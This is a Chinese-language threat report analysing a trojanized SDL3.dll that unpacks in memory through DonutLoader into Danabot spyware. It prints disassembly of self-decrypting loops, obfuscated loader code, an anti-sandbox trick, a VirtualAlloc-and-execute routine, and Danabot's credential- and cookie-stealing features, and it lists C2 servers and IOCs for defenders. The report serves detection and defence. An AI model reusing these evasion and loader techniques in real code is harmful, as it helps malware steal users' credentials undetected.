加载的SDL3.dll是一个基于合法库文件魔改的恶意DLL。该样本主要包含加载器与恶意`ShellCode`两部分，两者入口处均采用自定义自解密算法，需经运算后方能还原真实恶意代码。攻击者对该样本进行了三处关键修改：


一是在.text段中插入加载器代码，负责执行后续ShellCode；



二是将 .text 段属性由默认的可读、可执行修改为 E0000020（可读、可写、可执行），以支持代码运行时的自解密修改；

反汇编: .reloc	常规	字符串	DOS头	文件头	可选头	反汇编: .reloc	常规	字符串	DOS头	文件头	可选头	区段
合法DLL						恶意DLL						
名称	原始地址	原始大小	虚拟地址	虚拟大小	特征	名称	原始地址	原始大小	虚拟地址	虚拟大小	特征	Ptr到Reloc.
▼ .text	400	1F3E00	1000	1F3D30	60000020	▼ .text	400	1F3E00	1000	1F4000	E0000020	0
> 1F4200	^	1F5000	已映射: 1F4000		r-x	> 1F4200	^	1F5000	^		rwX	
> .rdata	1F4200	A6A00	1F5000	A69F0	40000040	> .rdata	1F4200	A6A00	1F5000	A7000	40000040	0
> .data	29AC00	D000	29C000	10BB0	C0000040	> .data	29AC00	D000	29C000	11000	C0000040	0
> .pdata	2A7C00	1A400	2AD000	1A3E8	40000040	> .pdata	2A7C00	1A400	2AD000	1B000	40000040	0
> .rsrc	2C2000	800	2C8000	760	40000040	> .rsrc	2C2000	800	2C8000	760	40000040	0
▼ .reloc	2C2800	2800	2C9000	26DC	42000040	▼ .reloc	2C2800	BE0400	2C9000	BE03A1	42000040	0
> 2C5000	^	2CC000	已映射: 3000		r--	> EA2C00	^	EAA000	已映射: BE1000		r--	

三是将恶意ShellCode存放在 .reloc 区段，由加载器代码解析并执行，以规避静态检测。



.text段内的加载器代码在入口处经过多层自解密循环方能还原真实逻辑，解码后呈现为一个高度混淆的恶意加载器。

00000000180183116	48:8943 20	mov qword ptr ds:[rbx+20],rax	
0000000018018311A	E8 8F9A0000	call sd13.18018CBAE	执行解码函数
0000000018018311F	4D:0F42E4	cmovb r12,r12	
00000000180183123	41:B6 F1	mov r14b,F1	异或key
00000000180183126	48:C7C1 6E9A0000	mov rcx,9A6E	解码数据大小
0000000018018312D	4C:8D2D 0B000000	lea r13,qword ptr ds:[18018313F]	解码数据起始地址
00000000180183134	45:30740D 00	xor byte ptr ds:[r13+rcx],r14b	
00000000180183139	45:02740D 00	add r14b,byte ptr ds:[r13+rcx]	
0000000018018313E	^ E2 F4	loop sd13.180183134	暂停条件(ecx == 1)，自解码
00000000180183140	^ EB 04	jmp sd13.180183146	
00000000180183142	F3:C0F3 17	shl b1,17	
00000000180183146	48:C1D2 00	rc1 rdx,0	
0000000018018314A	E8 209A0000	call sd13.18018CB6F	
0000000018018314F	48:0F4AF6	cmovp rsi,rsi	
00000000180183153	41:B2 B4	mov r10b,B4	
00000000180183156	48:C7C1 019A0000	mov rcx,9A01	
0000000018018315D	4C:8D05 09000000	lea r8,qword ptr ds:[180183160]	
00000000180183164	45:301408	xor byte ptr ds:[r8+rcx],r10b	
00000000180183168	45:021408	add r10b,byte ptr ds:[r8+rcx]	
0000000018018316C	^ E2 F6	loop sd13.180183164	暂停条件(ecx == 1)，自解码
0000000018018316E	^ EB 04	jmp sd13.180183174	
00000000180183170	0888 79E6E8C1	or byte ptr ds:[rax-3E17198],c1	
00000000180183176	99	cdq	
00000000180183177	0000	add byte ptr ds:[rax],a1	
00000000180183179	4D:0F4AE4	cmovp r12,r12	
0000000018018317D	^ EB 04	jmp sd13.180183183	
0000000018018317F	C2 F57A	ret 7AF5	
00000000180183182	F9	stc	
00000000180183183	41:B5 33	mov r13b,33	33:'3'
00000000180183186	48:C7C1 9C990000	mov rcx,999C	
0000000018018318D	48:8D1D 09000000	lea rbx,qword ptr ds:[180183190]	
00000000180183194	44:302C0B	xor byte ptr ds:[rbx+rcx],r13b	
00000000180183198	44:022C0B	add r13b,byte ptr ds:[rbx+rcx]	
0000000018018319C	^ E2 F6	loop sd13.180183194	暂停条件(ecx == 1)，自解码
0000000018018319E	4D:89FF	mov r15,r15	
000000001801831A1	56	push rsi	
000000001801831A2	48:89E6	mov rsi,rsi	
000000001801831A5	48:83E4 F0	and rsp,FFFFFFFFFFFFFFF0	
000000001801831A9	48:83EC 20	sub rsp,20	
000000001801831AD	E8 C8410000	call sd13.18018737A	执行解码后的代码
000000001801831B2	48:89F4	mov rsp,rsi	
000000001801831B5	5E	pop rsi	
000000001801831B6	C3	ret	

攻击者综合运用控制流平坦化、混合布尔算术（MBA）、不透明谓词及跨区域函数分块等混淆技术，破坏常规函数边界检测，导致IDA等静态分析工具无法可靠重建控制流，需依赖动态调试与手动修复。

```

v20 = ((__int64 (__fastcall *))(__int64, _QWORD *, __int64,
__int64))bool_operation_18A7E9)(
    a1,
    v8,
    103566715,
    59792713);
sub_183B66(a1, v8, v20, v10, v155);
v140[0] = 1;
LOBYTE(v192) = 0;
for ( i = 0xD4F38529; ; i = 0x96AE09A1 )
{
    while ( i <= 0x17EDAFD2 )
    {
        if ( i == 0x96AE09A1 )
        {
            v30 = alloca(nullsub_3(0x704DE6F8));
            v139 = sub_18A813(0x704DE6F8, 401453011, 0xE3DEADACF7C40E88LL,
0x169B62D4F6B126D1LL);
            v32 = ((__int64 (__fastcall **)(__int64, __int64, __int64, __int64 *))v151)[0]

```

```

(
    0x704DE6F8,
    401453011,
    v31,
    &v139);
    v33 = ((__int64 (__fastcall *))(__int64, __int64, __int64,
__int64))bool_operation_18A7E9)(
    0x704DE6F8,
    401453011,
    1194939042,
    32532219);
    sub_183B66(0x704DE6F8, 401453011, v33, v32, v160);
    i = 401453011;
}
else
{
    v22 = v140[0] ^ 1 ^ (v140[0] ^ 1) & v140[0] ^ 1 | (v140[0] ^ 1 | (v140[0] ^ 1)
& v140[0] ^ 1) ^ 1;
    v23 = v192 & (v22 ^ 1) | (v192 ^ 1) & v22;
    v24 = -1766979167;
    if ( ((v23 ^ (unsigned __int8)(v192 ^ v140[0] | (v192 | v140[0]) ^ 1)) & 1) !=
0 )
        v24 = 0x704DE6F8;
    i = -1766979167;
    if ( (((unsigned __int8)(v192 ^ v140[0]) | (unsigned __int8)(v192 | v140[0]) ^
1) & 1) != 0 )
        i = v24;
    if ( (v23 & 1) == 0 )
        i = v24;
}
}
if ( i == 401453011 )
    break;
v25 = alloca(nullsub_3(0x704DE6F8));
v26 = alloca(nullsub_3(0x704DE6F8));
v139 = sub_18A813(0x704DE6F8, 401453011, 0xE3DEADACF7C40E88LL,
0x169B62D4F6B126D1LL);
v28 = ((__int64 (__fastcall **)(__int64, __int64, __int64, __int64 *))v151)[0]
(0x704DE6F8, 401453011, v27, &v139);
v29 = ((__int64 (__fastcall *))(__int64, __int64, __int64,
__int64))bool_operation_18A7E9)(
    0x704DE6F8,
    401453011,
    1194939042,
    32532219);

```

此外，该加载器具备极强的环境感知能力，通过模拟环境检测、硬件资源检查、显示刷新率测试及地理位置/语言过滤等手段规避分析，例如调用mpr!WNetAddConnection2W连接畸形网

络资源 (*72s@1s) 以识别沙箱环境。

00000001801878C8	48:83C4 20	add rsp,20	
00000001801878CC	31C9	xor ecx,ecx	
00000001801878CE	48:8D75 80	lea rsi,qword ptr ss:[rbp-50]	
00000001801878D2	48:894E 10	mov qword ptr ds:[rsi+10],rcx	
00000001801878D6	48:895E 18	mov qword ptr ds:[rsi+18],rbx	[rsi+18]:L"*72s@1s", rbx:wNetAddConnection2W
00000001801878DA	48:894E 28	mov qword ptr ds:[rsi+28],rcx	
00000001801878DE	8946 04	mov dword ptr ds:[rsi+4],eax	
00000001801878E1	48:8B5D 08	mov rbx,qword ptr ss:[rbp+8]	rbx:wNetAddConnection2W, [rbp+08]:wNetAddConi
00000001801878E5	48:83EC 20	sub rsp,20	
00000001801878E9	B9 B95A7000	mov ecx,705AB9	
00000001801878EE	BA 814B6F00	mov edx,6F4B81	
00000001801878F3	E8 F13E0000	call sd13.18018B7E9	
00000001801878F8	48:89F1	mov rcx,rsi	
00000001801878FB	31D2	xor edx,edx	
00000001801878FD	45:31C0	xor r8d,r8d	
0000000180187900	41:89C1	mov r9d,eax	
0000000180187903	FFD3	call rbx	rbx:wNetAddConnection2W
0000000180187905	B9 5B5F7000	mov ecx,705F5B	

Danabot分析

字段	内容
文件大小	12.8 MB (13,485,568 bytes)
文件MD5	B52FE5EBDE2E3AEEEBCE53DCD6700E68
病毒名	Spyware.Danabot!1.1424B
文件类型	EXE
主要功能	间谍软件

Danabot是隐藏在.reloc区段中的恶意代码，经多阶段自解密与加载后，最终在内存中执行的间谍软件。其执行流程为：.reloc段代码经自解密还原为DonutLoader，后者解密内嵌的Danabot加载器并执行；Danabot加载器再经多阶段解密，最终还原Danabot本体。整个过程均在内存中完成，无文件落地。

.reloc段入口处为一自修改函数，用于启动后续的自解密流程：

seg000:0000000000BE0371	sub_BE0371	proc near	; CODE XREF:
seg000:0000000000BE0371		inc r13	
seg000:0000000000BE0374		or r14, r14	
seg000:0000000000BE0377		dec r13	
seg000:0000000000BE037A		jmp short loc_BE0380	
seg000:0000000000BE037C		db 6Ah ; j	
seg000:0000000000BE037D		sar byte ptr [rsi+3], cl	
seg000:0000000000BE0380			
seg000:0000000000BE0380	loc_BE0380:		; CODE XREF:
seg000:0000000000BE0380	sub_BE0371+9↑j		
seg000:0000000000BE0380		pop rdi	
seg000:0000000000BE0381		jmp short loc_BE0387	
seg000:0000000000BE0383		db 9Ah, 24h, 1Fh, 4	
seg000:0000000000BE0387	loc_BE0387:		; CODE XREF:

```

sub_BE0371+10+j
seg000:0000000000BE0387      ror     dword ptr [rdi+4], 6Bh
seg000:0000000000BE038B      cld
seg000:0000000000BE038C      add     dword ptr [rdi+8], 8E5BD770h
seg000:0000000000BE0393      ror     dword ptr [rdi+0Ch], 0E3h
seg000:0000000000BE0397      wait
seg000:0000000000BE0398      add     dword ptr [rdi+10h], 5037DD1Dh
seg000:0000000000BE039F      jmp     rdi ; 跳转执行解码后的代码
seg000:0000000000BE039F sub_BE0371      endp ; sp-analysis failed

```

自解密循环执行后，还原出的真正恶意代码即DonutLoader加载器。

0000017484010000	E8 6C03BE00	call 17484BF0371	修改自身代码
0000017484010005	48:0F4FDB	cmovg rbx,rbx	
0000017484010009	B3 E7	mov bl,E7	
000001748401000B	48:C7C1 5003BE00	mov rcx,BE0350	
0000017484010012	48:8D3D 07000000	lea rdi,qword ptr ds:[17484010020]	
0000017484010019	301C0F	xor byte ptr ds:[rdi+rcx],bl	
000001748401001C	021C0F	add bl,byte ptr ds:[rdi+rcx]	
000001748401001F	^ E2 F8	loop 17484010019	循环解码
0000017484010021	^ EB 05	jmp 17484010028	
0000017484010023	AE	scasb	
0000017484010024	B3 5E	mov bl,5E	5E: '^'
0000017484010026	4A:5D	pop rbp	
0000017484010028	F5	cmc	
0000017484010029	E8 3CCEBD00	call 17484BECE6A	Donut主函数
000001748401002E	3C CE	cmp al,CE	

使用Chaskey-LTS块密码（CTR模式）解密配置信息与加密数据。与攻击链前段不同的是，此处DonutLoader解密后并未直接获得可执行PE，而是得到一组仍需经自定义解密算法处理的加密数据。

The screenshot shows a debugger window with the following components:

- Assembly Window:** Displays assembly code for the DonutLoader. The code includes a loop that decrypts data using a custom algorithm. The decrypted data is stored in a memory buffer.
- Memory Dump:** Shows the memory contents at address 000001AA23020034. The dump displays the decrypted payload, which is a ZIP file named 'A.MZP'. A red box highlights the payload data, and a red arrow points to it from the text '解码后的内嵌payload'.
- Registers and Variables:** The 'RIP' register is highlighted, indicating the current instruction pointer.

Danabot加载器同样采用多层解密机制：首先解密内嵌的恶意载荷并在内存中执行；执行后的载荷再次解密，最终还原Danabot间谍软件本体，并通过手动映射的方式加载执行。

加载器主函数代码，解码内嵌的恶意载荷并执行。

```

sub_40EC10(&vars58, L"kernel32.dll");
sub_40EC10(&vars50, L"VirtualAlloc");
v0 = (const WCHAR *)sub_40F7D0(vars58);
LibraryW_0 = LoadLibraryW_0(v0);           // 加载Kernel32.dll
v1 = sub_40F7D0(vars50);
VirtualAlloc_ = (__int64 (__fastcall *))(_QWORD, _QWORD, __int64,
__int64))GetProcAddress_41A700(

LibraryW_0,

(char *)v1); // 获取VirtualAlloc地址
if ( VirtualAlloc_ )
{
    LOBYTE(v2) = 1;
    vars60 = sub_40B200((__int64)off_F098F8, v2);
    sub_F2F5B0(vars60, (__int64)data_443270, *off_1000CF8);
    if ( (unsigned __int8)sub_FCEB20(&vars60, *(_QWORD *)off_1000CF0) )
    {
        sub_FCE800((__int64)vars28, vars60);
        v3 = (**(__int64 (__fastcall **)(__int64))vars60)(vars60);
        vars48 = VirtualAlloc_(0, v3, 0x3000, 64); // 申请内存
        (*(void (__fastcall **)(__int64, _QWORD, _QWORD))(*(_QWORD *)vars60 + 72LL))
(vars60, 0, 0);
        v4 = (**(__int64 (__fastcall **)(__int64))vars60)(vars60);
        sub_F2E340(vars60, vars48, v4);           // 解码payload
        sub_40B2C0(vars60);
        exec_payload_FCEB10(vars48);             // 执行解码后的payload
    }
}

```

解码后的载荷包含第二个解码函数，用于对Danabot本体进行解密。

```

_BYTE *v0; // rsi
char v1; // dl
char result; // al
__int64 v3; // rcx

v3 = key_C48;
v0 = &payload_C50;           // 加密的恶意载荷
result = -117;
v1 = 0;
while ( 1 )                   // 解码算法
{
    *v0++ ^= v1++ ^ 0x8B;
    if ( !v3 )
        break;
    --v3;
}

```

```
return result;
}
```

Danabot是一个知名的模块化恶意软件，具有信息窃取、远程控制、银行木马、载荷投递等多种模块。

功能	关键字符串证据
键盘记录	KeyLogger, KeyLoggerRecord, :KeyLoggerRecord.:1
浏览器密码窃取	APassword, FPassword, FBrowsers, IsFirefox
Cookie 窃取	AddCookie, SetCookie, FOnCookie
剪贴板监控	ClipBoard
浏览器历史	HistoryEx
证书存储窃取	FhCAStore, X509Store, CertDescrp, MsStoreMy
Windows 凭据	QUERY_CREDENTIALS_ATTRIBUTES_FN_W
截屏	DirectX 相关 + GIF 图像处理 (Vcl.Imaging.GIFImg)
命令执行	OnExecute, Command, CommandRecord
浏览器注入	UseInject, FInjected（用于Web注入攻击银行网站）

另外，该样本的.text 区段中包含一个大约44KB的DGA单词表，用于算法化生成 C2 域名：

```
timedownlifeleftbackcodedatashowonlysitecityopenjustlikefreeworktextyearover
bodyloveformbookplaylivelinehelphomesidemorewordlongthemviewfindpagedaysfull
headermeachareafromtruemarkableuponhighdatelandnewsevennextcasebothpostused
madehandherewhatnameLinkblogsizebaseheldmakemainuser...
```

生成的远程服务器地址包括多个IP地址和.onion域名。

```
144.31.236.112:443
144.31.236.113:443
144.31.236.114:443

aqpfkxxtvahlr6vobt6fhj4riev7wxzoxwltbcysuybirygxzvp23ad.onion:443
fejdqikkdwheckrutucbbyeovpdnef4bopz2fx636i67p3qpffpfxxad.onion:443
t77e4phezpwqebpbhdagr26ewkfaxyts cimhxofws4wcisjo4wundead.onion:443
vsjyfpt7vcd6atniefmz36ikxrqk5eyv573a2af4e2ntb437wdch63yd.onion:443
```

总结

本次攻击是SEO投毒 + ClickFix组合技术的典型实战化应用。攻击者通过操纵搜索引擎结果，将恶意站点伪装成正常页面，利用ClickFix诱导用户手动执行剪贴板命令。这种依赖用户交互的初始入侵方式，绕过了传统网络层与端点防护，使普通用户在毫无察觉的情况下主动打开了攻击入口。

攻击链启动后，后续各阶段广泛采用无文件落地、内存执行、反射加载、DLL侧加载、多层解密存根、反沙箱检测等高级规避技术。传统安全软件依赖文件扫描与已知特征检测，在此类攻击面前几乎无法有效拦截。攻击者通过层层解包与动态加载，将最终恶意载荷深藏于内存之中，基于静态特征的检测手段彻底失效。

此次事件再次表明：用户安全意识薄弱，叠加攻击者日益精进的免杀技术，正在形成一条高度危险的攻击路径。政企机构应加强终端行为监控与审计，同时将此类新型社会工程学攻击手法纳入员工安全意识培训体系。

预防措施

1. 不打开可疑文件。

不打开未知来源的可疑文件和邮件，尤其警惕带有密码保护压缩包附件的钓鱼邮件，防止社会工程学和钓鱼攻击。

2. 部署网络安全态势感知与EDR等行为检测产品。

网关安全产品可利用威胁情报追溯攻击行为轨迹，帮助用户进行威胁行为分析、定位威胁源和目的。同时，EDR产品可通过进程行为、内存注入、网络连接等多维度行为规则进行检测。

3. 安装有效的杀毒软件。

杀毒软件可拦截恶意文档和木马病毒。如果用户不小心下载了恶意文件，杀毒软件可拦截查杀，阻止病毒运行，保护终端安全。

瑞星目前已可检出此次攻击事件的相关样本。



4. 通用安全建议：及时修补系统补丁和重要软件补丁。

及时修补系统补丁和重要软件补丁是防御各类攻击的基础措施。

沦陷信标 (IOC)

MD5

1F7289CF5075F6D7E3853CE1FAC4D75C
B22883A21713A2C8FE0CAE5500EB7C8F
02C8100A7614E68E54CCB62936A59E2C
CECB678849FA199D37A5F2F04B8783BC
A2FDF7AD9CC247C58B8979BF25593D21
66101DA233671E701C5FDE54222E1BB1
B52FE5EBDE2E3AEEEBCE53DCD6700E68

DOMAIN

www.dmaxxorders.com

aqpfkxxtvahlzr6vobt6fhj4riev7wxzoxwltbcysuybirygxzvp23ad.onion
fejdqikkdwheckrutucbbyeovpdnef4bopz2fx636i67p3qpffpfxad.onion
t77e4phezpwqebpbhdagr26ewkfaxytscimhxofws4wcisjo4wundead.onion
vsjyft7vcd6atniefmz36ikxrqk5eyv573a2af4e2ntb437wdch63yd.onion

IPV4

91.92.242.244
91.92.243.161
144.31.236.112
144.31.236.113
144.31.236.114
158.94.208.104

瑞星病毒名

Trojan.ShellCodeRunner/PS!1.13EE7
Downloader.Agent!1.141B7
Backdoor.Agent!1.141C3
Downloader.Agent!1.141C1
Trojan.Kryptik/x64!1.141D7